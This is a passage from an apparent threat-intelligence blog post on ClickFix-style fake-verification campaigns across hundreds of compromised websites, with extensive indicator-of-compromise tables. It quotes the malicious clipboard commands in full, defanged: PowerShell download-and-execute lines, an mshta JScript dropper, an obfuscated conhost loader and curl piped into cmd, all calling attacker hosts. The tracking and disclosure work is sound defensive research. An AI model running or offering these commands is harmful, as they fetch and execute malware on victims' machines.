| MediaFire mshta | 7 | Inline | mshta "javascript:..." | No |
| zor-876 | 4 | BSC testnet (ClearFake) | conhost --headless + variable split | No, 400 |
| Apps Script + Vercel | 2 | Polygon contract | curl check-in + curl | cmd | Yes, Node.js loader |
| One-offs | 5 | Various | Various | No |
1. verifing-server / nvc-info
This was the biggest campaign by far, on 247 sites. The overlay reads Polygon contract 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2, which returns the current stage host. The command is short, just a host plus a 16-character hex ID:
irm 'verifing-server[.]codes/24ff70e71f466d7f'|iex;
irm 'code[.]nvc-info[.]beer/58ad6a353717c654'|iex;
irm 'auth-code[.]nvc-info[.]beer/be64c2b592fb85ef'|iex;
One site was also seen with a powershell -w h "iex(irm 'fingerprint-veri[.]info/...'); Start-Sleep -Seconds 30"; exit variant.
The next stage is AES-encrypted PowerShell, which pulls a per-victim URL on verifing-server[.]codes (the path is a SHA256). That serves a ZIP or 7z with the password warden. 630 different commands came from these sites, and the tracker collected 134 archives. These contained four unique EXEs: dantestraffic16.exe (89 deliveries, VT 45/70) and three builds of helsinki.exe.
2. WUA Header
This campaign was on 46 sites. It stands out because of the custom User-Agent and header on the request, and the path changes per C2:
(irm 'hxxps[:]//xorados[.]com/dan_proliv/f0e3236de871eb1d' -UserAgent 'WUA/c3e88770af' -Headers @{'X-WUA'='c3e88770af'})|iex
(irm 'hxxps[:]//cosmical2049[.]com/lom3/0ad7a0bdad0aa13d' -UserAgent 'WUA/adedf1881f' -Headers @{'X-WUA'='adedf1881f'})|iex
iex(irm 'hxxps[:]//copiose[.]org/lom/62a9405c9735a1a7' -UserAgent 'WUA/8382bc918d' -Headers @{'X-WUA'='8382bc918d'})
45 of the 47 sites read Polygon contract 0xff9e792a3015a79340cdec1847ab0aa10560422a, which returns an encrypted blob rather than a plain URL. A second contract, 0xfd75a8f5..., returns cloudeccentric[.]cc. All three stage hosts had stopped resolving by the time the tracker tried them, so no payload was collected. 17 of these sites also carried the verifing-server contract above.
3. A Second werd19327 Account: 19234tr68
The tracker has now seen the chain covered in this post on 33 sites, up from the 16 mentioned at the start. It also picked up a second loader account, 19234tr68, on four sites. That account uses the same loader, but it points at a different selectivewilled[.]cc host, serves cinstall.ps1 rather than install.ps1, and drops a different final PE that wasn’t on VirusTotal or MalwareBazaar.
IRM c"d"n[.]jsdelivr[.]net/g"h"/19234tr68/B3BeF8B-A44f-4119-A8a5-d9Ef59F0A7B/1-8C88-d5143357153 | IEXThe 19234tr68 sites use their own loader and overlay contracts, but share the visitor-tracking contract 0xf4a32588b50a59a82fba148d436081a48d80832a with werd19327 and with zor-876 below.
4. vcapcha.ps1
This campaign was on 11 sites, all first seen on 19 October. The script is hosted on other compromised sites rather than attacker-owned domains:
powershell -w hidden -ep bypass -c IEX((New-Object Net.WebClient).DownloadString('hxxps[:]//v-k[.]com[.]ua/vcapcha.ps1'))"By the time the tracker fetched them, all three script URLs returned 404 or no longer resolved.
5. MediaFire mshta
Seven sites, all from 19 October. This one doesn’t use PowerShell at all. The command is a JScript one-liner run with mshta. It downloads an EXE from MediaFire with MSXML2.XMLHTTP, writes it to %TEMP%\verification.exe with ADODB.Stream and runs it with WScript.Shell:
mshta "javascript:var x=new ActiveXObject('MSXML2.XMLHTTP');x.open('GET','hxxps[:]//www[.]mediafire[.]com/file/yldoq9125h0znvl/e5233db1+(1).exe/file?dkey=id39ilo7cpx&r=40',false);x.send();var fso=new ActiveXObject('Scripting.FileSystemObject');var p=fso.BuildPath(fso.GetSpecialFolder(2),'verification.exe');var s=new ActiveXObject('ADODB.Stream');s.Type=1;s.Open();s.Write(x.responseBody);s.SaveToFile(p,2);s.Close();(new ActiveXObject('WScript.Shell')).Run(p);"The SHA256 of the downloaded file was 7bd71cdc4fac6f235a0eb0a7df9d275ccf6ba377ab961f55c47a3949b2c6ce84, which I couldn’t find in any public reporting.
6. zor-876
Four sites, using the same ClearFake-style BSC testnet framework as werd19327. The command hides its strings by splitting them across cmd variables, and runs headless through conhost:
conhost --headless cmd /v:on /c "set a=cdn&set b=[.]jsdelivr&set c=[.]net/gh/zor-876/futures-import@04&set d=e2419/llm&set power=shell&power!power! -nop -c iex(irm !a!!b!!c!!d!)"jsDelivr returned HTTP 400 for the repo when the tracker fetched it.
7. Apps Script + Vercel
Two sites. Polygon contract 0xf70730a4... returns a Google Apps Script URL. The command first checks the victim in with a UUID, timezone, site and OS, then pipes a batch file from Vercel into cmd:
cmd.exe /c "curl.exe -sL -d ""id=558d6e2c-..."" -d ""location=America%2FNew_York%20%7C%20en-US"" -d ""siteUrl=hxxps%3A%2F%2Fbentleyg[.]com%2F"" -d ""os=win10"" ... ""hxxps[:]//script[.]google[.]com/macros/s/AKfycbzs0vQRvI-.../exec"" & curl.exe -s hxxps[:]//script-six-tawny[.]vercel[.]app/win -L | cmd"/win downloads token_windows.cmd from Vercel Blob storage. That script relaunches itself hidden, downloads a portable Node.js from nodejs.org and runs an obfuscated 101.js as .task\parser.npl.
8. One-offs
Five single-site commands. All their stage hosts were down or 404 when fetched:
| Lure site | Command |
|---|---|
accounts-google-check[.]netlify[.]app | curl.exe scrapes a SendSpace page for the direct link, saves it as %TEMP%\av.EXE and runs it, with a fake # Bot check ... Session code comment |
solara-support[.]github[.]io | powershell -w hidden -ep bypass ... iwr hxxps[:]//stealer[.]cy/psc?uid=101^|iex with a fake reCAPTCHA comment |
mrfun[.]unaux[.]com | msiexec /q /i hxxps[:]//distnode[.]biz/extra-merge-nexus/lookup |
groundvelocity[.]com | mshta hxxps[:]//doc[.]socialdocumenting[.]com/DeliveryServer/get.php |
alacatibellezza[.]com | iwr hxxps[:]//mefiji[.]com/rep1.php -Method Post -Body @{status='Done';completed='true';...}, a completion beacon |
Other Contracts on the Same Sites
These contracts were read by confirmed sites, but no clipboard command was tied to them during capture. Most return a single domain, in the same style as the verifing-server contract. They’re listed in the IOCs at the end because the domains they return are worth blocking.
Conclusion
That brings this post to an end. The main takeaway for me is the scale of these campaigns. These findings are based on only three days’ worth of data from my tracker, and that doesn’t include all the other phishing campaigns I’m tracking. Again, the use of AI to generate campaigns and payloads has lowered the barrier to entry, and made it far easier for attackers to spin up new infrastructure.
Next time, I’ll be covering some operator panels and phishing backends that expose real access tokens for compromised victims. Until then!
Indicators of Compromise
The full list is also available as a CSV.
werd19327 / 19234tr68
Copied Commands
| Value |
|---|
IRM c"d"n[.]jsdelivr[.]net/g"h"/werd19327/A33FA0a-3D04-45Ee-AD11-3026ed95372/A7Ea-EE73049399c | IEX |
IRM c"d"n[.]jsdelivr[.]net/g"h"/19234tr68/B3BeF8B-A44f-4119-A8a5-d9Ef59F0A7B/1-8C88-d5143357153 | IEX |
Compromised Sites
| Domain | First Seen |
|---|---|
ffjoy[.]com | 2026-10-17 |
stayatstonehaven[.]co[.]za | 2026-10-17 |
www[.]sexyintimus[.]com[.]br | 2026-10-17 |
grupolatamvirtual[.]org | 2026-10-18 |
imagenseservicos[.]com[.]br | 2026-10-18 |
stg-genxtpms-staging[.]kinsta[.]cloud | 2026-10-18 |
starkdurchstarten[.]de | 2026-10-18 |
the-mad-otter[.]it | 2026-10-18 |
chicagoconcerts[.]today | 2026-10-18 |
amberbriefs[.]au | 2026-10-18 |
carrompoolmodapk[.]com[.]in | 2026-10-18 |
thetinytravelerblog[.]com | 2026-10-18 |
incharsgroup[.]rw | 2026-10-18 |
www[.]shoetimewholesale[.]com | 2026-10-18 |
bohls-craft[.]de | 2026-10-18 |
koleva-odit[.]bg | 2026-10-18 |
789bet[.]boats | 2026-10-18 |
arv-live[.]de | 2026-10-18 |
bywyd[.]com[.]br | 2026-10-18 |
derekforhexham[.]net | 2026-10-18 |
docskw[.]com | 2026-10-18 |
msbusinesscentre[.]com | 2026-10-18 |
bateriasmaksul[.]com[.]br | 2026-10-19 |
carineorhema[.]com | 2026-10-19 |
compacttoldos[.]com[.]br | 2026-10-19 |
csense[.]com[.]ng | 2026-10-19 |
darmalkelrahma[.]com | 2026-10-19 |
drmazumdar[.]com | 2026-10-19 |
karengaillard[.]ch | 2026-10-19 |
medicinskaedukacija[.]org | 2026-10-19 |
micasaennewjersey[.]com | 2026-10-19 |
non-aligned[.]com | 2026-10-19 |
saninds[.]com | 2026-10-19 |
startify[.]be | 2026-10-19 |
Network
| Type | Value | Notes |
|---|---|---|
| URL | hxxps[:]//cdn[.]jsdelivr[.]net/gh/werd19327/A33FA0a-3D04-45Ee-AD11-3026ed95372/A7Ea-EE73049399c | Stage 1 |
| URL | hxxps[:]//3D4EBF0-54a1-4844-bD7a-709370159964[.]selectivewilled[.]cc/install.ps1 | Stage 2 |
| Domain | selectivewilled[.]cc | C2 |
| Domain | gorsefield[.]cc | C2, earlier file version |
| Host | 7aEd2D2-67b0-41E1-838E-9b835E433CF[.]gorsefield[.]cc | C2 |
| Domain | foxdale[.]cc | C2, ansnew.com report |
| Domain | viewable[.]top | C2, xvcbbdg38465 loaders |
| Domain | brambly[.]world | C2, xvcbbdg38465 loaders |
| Host | DCe-9a8ccA-15[.]gorsefield[.]cc | C2, xvcbbdg38465 loaders |
| URL | hxxps[:]//raw[.]githubusercontent[.]com/aleiprecht/countries/1589e40cab2e9f4fadaedecf68c17f859c9f1f12/data/glc | smallpox payload (likely hijacked account) |
| URL | hxxps[:]//raw[.]githubusercontent[.]com/fullpussyenjoer/sha1/refs/heads/main/ | smallpox stagers (spx1, lkey, abs), account removed |
| URL | hxxp[:]//144.172.85.251:9999/glc | smallpox payload |
| IP | 104.21.39.28, 172.67.142.209 | gorsefield (Cloudflare) |
| IP | 104.21.92.146, 172.67.195.52 | selectivewilled (Cloudflare) |
| Nameservers | ben.ns.cloudflare.com, frida.ns.cloudflare.com | Shared by all .cc C2 domains |
| URL | hxxps[:]//cdn[.]jsdelivr[.]net/gh/19234tr68/B3BeF8B-A44f-4119-A8a5-d9Ef59F0A7B/1-8C88-d5143357153 | Stage 1, 19234tr68 |
| URL | hxxps[:]//32C-E02b-49B8-adc6-8dAE35B6[.]selectivewilled[.]cc/cinstall.ps1 | Stage 2, 19234tr68 |
Blockchain
| Type | Value | Notes |
|---|---|---|
| BSC testnet contract | 0xa1decfb75c8c0ca28c10517ce56b710baf727d2e | werd19327 chain - loader |
| BSC testnet contract | 0x46790e2ac7f3ca5a7d1bfce312d11e91d23383ff | werd19327 chain - overlay JavaScript |
| BSC testnet contract | 0xf4a32588b50a59a82fba148d436081a48d80832a | werd19327 chain - visitor tracking |
| BSC testnet contract | 0xe75744c53ec0914fe9be92847019d3d7122b6b77 | Loader, 19234tr68 sites |
| BSC testnet contract | 0x4a0e8ac014cafcb0aff9e90f68d6c0e0c031360d | Overlay, 19234tr68 sites |
Accounts
| Type | Value | Notes |
|---|---|---|
| GitHub | werd19327 (ID 343401892) | Created 2026-10-16 |
| GitHub | 04FB-fF (ID 333444134) | ansnew.com report |
| GitHub | xvcbbdg38465 (ID 334942383) | Created 2026-09-28 |
werd19327@proton[.]me | Commit email | |
xvcbbdg38465@proton[.]me | Commit email | |
e438e@lazy-park-keeper[.]com | Commit email, ansnew.com report | |
| GitHub | 19234tr68 | Second loader account, same chain |
Files
| SHA256 | Description |
|---|---|
7706300537b13e40761d173327fccfb4e668333b22c09ec4a08b64489ba867ea | Final PE, fake Realtek HD Audio Manager |
7ccab506c7ed3d2efc5671abbc33528182f16d62974007127758992cb6f0bf27 | x86 shellcode loader |
6ecba8d846b8ceff6ad3bc5eba30f7428e7e34fa8cdbdd60ed099cef2acd5896 | Stage 1, 04FB-fF account (ansnew.com report) |
61516911b554bb4c0d9ea6163333dfbf163d45a3125ebebdf2794cb7ee74c7bf | glc, XOR-encoded smallpox payload as hosted |
3e9870534c5a2ce4120cbaccf5d711515815bcbe6e8feca723eaec000b6a8764 | glc decoded, x64 smallpox loader |
e170fa5ce0d19e3ec6deb267bd50061e18ee413eba54222f852d394c90a7eb60 | smallpox outer EXE |
2759716e6922e0d66049afbbdde71712f34b29459e66858b06387d41f302f68f | smallpox embedded DLL |
7d3e38aed559bdc859821781ada80f64cba669a141846f172624ca009961443a | Stage 1, 19234tr68 |
4d5267bbc5145e52f8aba5bd2201de7bf128aae381154e6a8db73e915a0118db | cinstall.ps1 |
5941299af7de95185773ed0acab317ee92d00bc27abf3ff0b238d77f6e50c6fd | Shellcode from cinstall.ps1 |
aeaec8834637761c8f2d06d074feb161afdbb03a3f73d1b41ddd724a96906a41 | Final PE from cinstall.ps1 (not on VT or MalwareBazaar) |
3571217160aea893cf50a688251d2f7a29d3be6fa9664bc30feb0ebe92d54478 | Stage 1, werd19327 |
efe00b2a5bf8a58ad7b0252ff5eff22b9a7841d0df78d835bd1f609d61e7dbb3 | install.ps1, werd19327 |
verifing-server / nvc-info
| Type | Value | Notes |
|---|---|---|
| Domain | verifing-server[.]codes | Stage host, returned by contract 0xB6bC… |
| Domain | code[.]nvc-info[.]beer | Stage host |
| Domain | auth-code[.]nvc-info[.]beer | Stage host |
| Domain | fingerprint-veri[.]info | Stage host, one site |
| SHA256 | 10037441f280bd154f782c3fb934dff54847010bc6f9624c2f5b08061bd4429c | dantestraffic16.exe (VT 45/70), 89 deliveries |
| SHA256 | 978ab6305576d87775dfd24e350e911f2ce18812d368d4d8a6cfc91f759b3e8d | helsinki.exe, 37 deliveries |
| SHA256 | 7c8b6fbde4fce4f3f00a2b9b37de117832343946192ef50dd38304ad5cefb19c | helsinki.exe, 5 deliveries |
| SHA256 | 54d7de28796de8eafd6f99f90619994f0dee95ca78df97b3e704d8095c232d5f | helsinki.exe, 2 deliveries |
| SHA256 | ad2ca5edf5a246c725f55157b0a05292c86e0f4d61857a7b5b2f83de9795ada1 | PE served directly |
| SHA256 | 26817725650583d99ca3e617a618dd75c0f71bd316b5761780b7361f5f824cad | EXE served from /7z (VT 2/71) |
| SHA256 | c12ba0b8a094b761a144f36a756c3a21091035b66a82cc0f405d45446f8022a4 | ZIP holding dantestraffic16.exe, password warden |
| SHA256 | ffbe0d7110fb0a2af2d4e061eab851f2ad1ce53f76b223d6ea51dc88f1899507 | ZIP holding helsinki.exe, password warden |
| SHA256 | 84c56a43805dedb8810f5d735bff14c04847f5296fa86d4f507f87da5f8b5bf0 | ZIP holding helsinki.exe, password warden |
| SHA256 | 81b933077a475c752b03615c249389a49e593b81531b5a3adcecee4958a9b991 | ZIP holding helsinki.exe, password warden |
| SHA256 | a579c1de91b14b0f83d121c181b03b4dd02dbed1c98859cdb1ae8e5078a93c81 | ZIP, 2.4 MB |
| SHA256 | aa13fcf5fe6a07fc7694f2026cdf9a37ca13f58646ff4a36e08e35ae5b4cb9d2 | 7-Zip, 7.3 MB (VT 0/60) |
| Polygon contract | 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2 | Returns the current stage host, 267 sites |
Compromised Sites (247)
abc-emea[.]com
abcembreagem[.]com[.]br
admiralcare[.]com[.]au
adrianalopezfotografia[.]com
agenasteam[.]cz
ageragroup[.]com
alberts-vorburger-hof[.]de
alessandracalheira[.]com[.]br
altekservices[.]com[.]au
alz[.]org[.]pk
ambulance-bethelem[.]com
antonicelliformazione[.]it
aqiq[.]af
ardexion[.]com
asturigin[.]com
babybedsheet[.]com
barusariankala[.]com
bencami[.]com
bentleyg[.]com
bigredwire[.]com[.]au
bj66c3[.]com
bj66dagavn[.]com
bj66info[.]com
bj66sa[.]com
bj66thomo[.]com
bj66u[.]com
bj66viet[.]com
bj66vn[.]com
blackboxroyalties[.]com
brokersbd[.]com
canariasmedios[.]com
casadellasperanzadata[.]com
casavilladibriano[.]it
cfpj[.]tg
champsperdrix[.]fr
charlemagne[.]ma
cie-felicettechazerand[.]be
clinicanepsa[.]es
clward[.]com
creeyacht[.]pl
cricketpuns[.]com
cristaldata[.]info
dailygrynde[.]fit
dentoessencern[.]com[.]br
deriasociados[.]com
dgzverandas[.]nl
doppio-click[.]it
dottoressagiusivillirillo[.]it
eastmont[.]net
energy-dasstudio[.]at
espacesante-suisse[.]ch
european-blackjack[.]co[.]uk
falaqnurserybd[.]com
fesv[.]net
fm[.]com[.]do
fondazioneoav[.]it
fxplus[.]com[.]tr
gatorpixelai[.]com
gconsulting-ci[.]com
geometre-simon[.]com
globalsourcing[.]africa
go-globe[.]dev
goodvibesinvest[.]com
greenvite[.]co[.]il
grelectricidad[.]es
griland[.]ru
guillembaches[.]com
h3dparts[.]com
hahhong[.]com
helderbergexcavating[.]com
hfcberlin[.]de
hksoftech[.]com
homeshowtimes[.]com
hoteldelapaixalbert[.]com
isifarmer[.]es
jamesgolden[.]com
jauntygroup[.]com
jsa-koffer[.]de
just-foryou[.]fr
nylocorporation[.]com
rickowenwear[.]com
sardantinfortunistica[.]it
serrarea[.]com
spruillcapital[.]com
sskdesign[.]com
tamccfoundation[.]org
teamcase[.]it
thesignmakeraz[.]com
tryggtkapital[.]se
ucerma[.]sk
v4travels[.]com
virazofurniture[.]in
worldwidepainting[.]com[.]au
yelphelper[.]com
4twellnesshub[.]co[.]tz
adoptamestizos[.]com
asdstar[.]com
asteroidesproductions[.]com
bewusste-schwangerschaft[.]com
bnsdaily[.]com
bybusiness[.]fr
dataplaysolutions[.]com
dionysoc[.]com
duomegahair[.]com[.]br
especialistasencreditosmx[.]com
fcri[.]net
felipemesa[.]com
h2homecollection[.]com
homeinnovationsunlimited[.]com
idevelop[.]pro
iuriqa[.]legal
iusversilia[.]it
jacarandabymar[.]com
jennifensports[.]com
jvrcreativeindia[.]com
karmel-consulting[.]com
kidsmelabd[.]com
kovactransport[.]de
kreatorvox[.]com
kyramediaafrique[.]com
labelivoiretravel[.]com
liftsystemssolutions[.]com
linepro[.]tv[.]br
livebj66[.]com
lovingthejourneys[.]com
lowt[.]health
manganrealestate[.]com
marcusolausson[.]com
marichelledejongfoundation[.]nl
mediaindustry[.]org
megabaratodeitaperuna[.]com[.]br
megacool[.]co[.]za
meyer-suire[.]com
monguidesenior[.]fr
monstago[.]com
namhuzz[.]com
nitcoenergy[.]com
nlspronos[.]fr
nomadblends[.]com
oakandstoneproperty[.]com
olivercash[.]co[.]uk
onepinggroup[.]com
oneworld[.]africa
orofranspain[.]com
paolayenay[.]com
penyabarcelonistavilanova[.]cat
personalgym[.]in
physiotherapiekraft[.]de
pizza-primavera-wiesbaden[.]de
plshousing[.]org
pouchportal[.]co[.]uk
pyramidrockrealty[.]com
realblessingpro[.]com
realstrikklyhiphop[.]com
reginaldtjackson[.]com
reliancegranito[.]com
repausetoisurmoi[.]fr
republika-srpska-stuttgart[.]de
reynolds[.]mw
ridgelineroofingandgeneralbuilding[.]co[.]uk
rosales20bar[.]com
rubencabanillas[.]site
saffronsocial[.]com
saintpatricksanglicanchurch[.]org
samratech[.]com
samsunsesisik[.]com
sanxuatmay[.]com
sauchasoulyoga[.]com
sbokubet[.]com
scabd[.]org
scentury[.]vn
shinemusic[.]ca
sicilyfoodmannino[.]it
sinosprint[.]com[.]br
slotlink[.]co[.]uk
smartchild[.]sk
spanishlessonslosangeles[.]com
sportmusicplay[.]com
steakclub[.]fr
streamlineagencies[.]co[.]za
superbbicycle[.]com
superiorindy[.]com
sweetheartcare[.]com[.]au
synergysparq[.]com
techwise-fix[.]space
tecnobrasautomacao[.]com[.]br
theatrecharbon[.]fr
thecouponzpromo[.]com
theficobooster[.]com
thepob[.]co[.]uk
therapyclinic[.]online
thetutimutabazi[.]org
theyouthtakeoverproject[.]org
thuyengovn[.]com
tjcreative[.]org[.]za
topendtacticalstore[.]com
traceembrace[.]co[.]za
travaux-decoration-maison[.]fr
valoconsulting[.]net
vasservending[.]com
verttige[.]tn
vidieckymakler[.]sk
volana[.]io
waimana[.]ch
webbet168[.]net
welderswelfare[.]com
wetzelmassage[.]com
wr2[.]com[.]br
zenequitycapital[.]com
zhen520[.]com
zlab[.]it
101.200.53.201
103.182.234.231
124.221.91.207
162.215.120.58
185.215.164.161
3.136.140.29
35.170.239.150
38.60.253.132
46.62.164.66
5.56.58.60
50.87.231.132
50na50[.]sk
51.178.44.255
62.146.230.144
alberguevillanua[.]es
almaskaanvillage[.]com
cainsportscomplex[.]com
carolinepeyton[.]com
cuadrante7[.]mx
dreamdigi[.]tw
dziendobra[.]pl
fincacademy[.]it
gatewaystbl[.]com
gotexasholdempoker[.]com
hilldentistry[.]net
iaingorontalo[.]ac[.]id
kiti[.]com[.]kw
memesdabola[.]com[.]br
patrickgillet[.]fr
publicacionespastorales[.]com[.]ec
realconcepts[.]nl
stevenshometeam[.]com
sukoyakayd[.]jp
teagueslawncare[.]com
thefitout[.]ae
vineriadelpopolo[.]it
WUA Header
| Type | Value | Notes |
|---|---|---|
| Domain | xorados[.]com | Stage host, paths /dan_proliv/ and /ae8ouxb9gx/ |
| Domain | cosmical2049[.]com | Stage host, paths /lom3/, /01/, /wordpresscheck/ |
| Domain | copiose[.]org | Stage host, path /lom/ |
| Domain | cloudeccentric[.]cc | Returned by contract 0xfd75… |
| Polygon contract | 0xff9e792a3015a79340cdec1847ab0aa10560422a | Encrypted blob, 45 of 47 sites |
| Polygon contract | 0xfd75a8f503be4851e11a52b645de1f017492a6b0 | Returns cloudeccentric[.]cc, 11 sites |
Compromised Sites (46)
autoressq[.]com
bracys-a1-septic[.]com
danddcasinoevents[.]com
douglascormack[.]co[.]uk
fv-gym-alfter[.]de
growwithgates[.]com
xn--webdesign-nrnberg-d3b[.]net
academicpipelinedatabase[.]net
amaara[.]uk
askgeoffrey[.]ai
barbosamaiaadvogados[.]com[.]br
braintunehoney[.]com
brentesoncompanies[.]com
cruisevacationhq[.]com
david-traut[.]de
dentalpulseacademy[.]com
edmradio[.]es
focalgambling[.]com
forteristorante[.]com
gettemps[.]ca
glowaminosusa[.]com
healthfacts[.]info
insighttechgroup[.]com
khco[.]com[.]sa
marshmallowbaby[.]it
mindlifeproject[.]com
mylinku[.]my[.]id
nbispa[.]com
premierdentalrcm[.]com
rancholamuneca[.]com
realtime[.]ng
rebelnovastudio[.]com
runningbuffalocabin[.]com
scholarsign[.]com
sentiaschool[.]edu[.]vn
tawatson[.]com
telehouse[.]com[.]pk
uyumelektrik[.]com
zone3capital[.]com
allvideo[.]ch
genisys[.]org[.]in
microlablaboratories[.]com
mission24[.]net
netixrd[.]com
rausverkauf[.]ch
vanesagalli[.]com
vcapcha.ps1
| Type | Value | Notes |
|---|---|---|
| URL | hxxps[:]//v-k[.]com[.]ua/vcapcha.ps1 | 7 sites |
| URL | hxxps[:]//simpludelicios[.]md/vcapcha.ps1 | 3 sites |
| URL | hxxps[:]//sarp08[.]no/vcapcha.ps1 | 1 site |
Compromised Sites (11)
caiforniaprobatelawyers[.]com
demolas[.]top
elitewerks[.]com
instytutbri[.]pl
monomit[.]com
nazimco[.]com
pharmart[.]ae
rahateam[.]com
silviozamora[.]com
social-buddha[.]com
theset[.]co[.]za
MediaFire mshta
| Type | Value | Notes |
|---|---|---|
| URL | hxxps[:]//www[.]mediafire[.]com/file/yldoq9125h0znvl/e5233db1+(1).exe/file | Payload link, saved as %TEMP%\verification.exe |
Compromised Sites (7)
164.160.143.74
drepoxyfloor[.]com
elamaoui[.]com
gimono[.]bj
kistelekopen[.]com
niluhomeimprovement[.]com
solvedpuzzle[.]com
zor-876
| Type | Value | Notes |
|---|---|---|
| GitHub | zor-876 | Repo futures-import |
| URL | hxxps[:]//cdn[.]jsdelivr[.]net/gh/zor-876/futures-import@04e2419/llm | Stage 1 (HTTP 400 when fetched) |
| BSC testnet contract | 0xdf132e2893824e26ec8ae8014b4f4facd54ed67f | Loader |
| BSC testnet contract | 0x0cd58060328e308a43d3c53cfd03a45233ea308a | Overlay |
| BSC testnet contract | 0xf4a32588b50a59a82fba148d436081a48d80832a | Visitor tracking, shared with werd19327 |
Compromised Sites (4)
unitedelegance[.]com
fclasure[.]fr
pibmesquita[.]com[.]br
melosrendering[.]com[.]au
Apps Script + Vercel
| Type | Value | Notes |
|---|---|---|
| Polygon contract | 0xf70730a4e5b89b6c6e02edaed582badf6465e9d9 | Returns the Apps Script URL |
| URL | hxxps[:]//script[.]google[.]com/macros/s/AKfycbzs0vQRvI-2Bx4VUUCxUA4k64HdkiHicTmuK3y1MXAl7AgjPIWtRBZqH0v6EzzeuBaH/exec | Victim check-in |
| Domain | script-six-tawny[.]vercel[.]app | /win batch stager |
| Domain | ymbbbklz4w24ikhj[.]public[.]blob[.]vercel-storage[.]com | Hosts token_windows.cmd, 101.js, json |
| SHA256 | ed3756badf80acf41ac5573ed65537315e45a2a567dd1bfc00d391424f10340f | /win |
| SHA256 | 5784bc7081fe600212a4d24c304159d4135fdbdd292e3b2214e88b4bb70463a5 | token_windows.cmd |
| SHA256 | 01e36c45fdc0f44eb73f5c7faef01f73a4a8d3ec07f9d2c9a097f60636b7c875 | 101.js, run as parser.npl |
Compromised Sites (2)
atelierdejulie[.]com
bentleyg[.]com
One-offs
| Type | Value | Notes |
|---|---|---|
| URL | hxxps[:]//www[.]sendspace[.]com/file/oid51kfw | av.EXE, lure on accounts-google-check[.]netlify[.]app |
| URL | hxxps[:]//stealer[.]cy/psc?uid=101 | Lure on solara-support[.]github[.]io |
| URL | hxxps[:]//distnode[.]biz/extra-merge-nexus/lookup | msiexec, lure on mrfun[.]unaux[.]com |
| URL | hxxps[:]//doc[.]socialdocumenting[.]com/DeliveryServer/get.php | mshta, lure on groundvelocity[.]com |
| URL | hxxps[:]//mefiji[.]com/rep1.php | Completion beacon, lure on alacatibellezza[.]com |
Compromised Sites
accounts-google-check[.]netlify[.]appsolara-support[.]github[.]iomrfun[.]unaux[.]comgroundvelocity[.]comalacatibellezza[.]comOther Contracts on the Same Sites
| Chain | Contract | Returns | Sites |
|---|---|---|---|
| Polygon | 0x83833c5d676ca06e941a32310ae67d0890f657ee | makeverizyjar[.]info | 5 |
| Polygon | 0xb29927b7d854b232d5e58cfc201866376e68c676 | checkmybtrobot[.]cc, checkvbbrows39[.]cc | 4 |
| Polygon | 0x08207b087f61d7e95e441e15fd6d40befd6ed308 | hail[.]cocova[.]co, sky[.]dolcefantasia[.]us | 3 |
| Polygon | 0x0c7cb01c83203ac0a50abc3a9aff3c9ca727ef55 | mon-blanc-02[.]cfd | 3 |
| Polygon | 0xbb9b2df9dcbd487212052da0974d1a2e388322b0 | thu-ipad-03[.]cfd | 2 |
| Polygon | 0xa22ab39d7362dbb1aaacc4e597094704dabdbfac | ktoktotam[.]cc | 2 |
| Polygon | 0xbab25ced421128c427ad19914473566633894dd5 | lovezramexar[.]info | 1 |
| Polygon | 0x9130ec7e8b20646ad30e1386d1b45cd26eb0e07b | framesavecloudjs[.]beer | 1 |
| Polygon | 0xb6be32f00cd80b27ed2b94c10dce991d0d27aef0 | recap-cha[.]xyz | 1 |
| BSC testnet | 0xfb448d465841c63f3bc433be61eb692b813d469d | Inline JS loader (__STAGE2_LOADER_STARTED__) | 7 |
| BSC testnet | 0x7fd85c090f2b35071c57a3b9feaf462aaeb0e437 | Inline JS loader (__STAGE2_LOADER_STARTED__) | 1 |
| BSC testnet | 0xdf9bed45be03f36deae4840d4bcacfa47259b46c | fhhiios[.]site | 3 |
| BSC testnet | 0xae5d8eec6ea8366e7922c93abc908ff96eb08034 | asseload[.]com | 3 |
| BSC testnet | 0x5bc946cd5121431c7a43549aee7f567e15176f9c | seaopencd[.]com | 2 |
| Sepolia | 0x0321c73150543faa9d016c9c46abf293eb6839e4 | Empty response when read | 2 |
| Base | 0x58460d0b3d4d6b03761c89120393c0c676676496 | HTML fragment | 1 |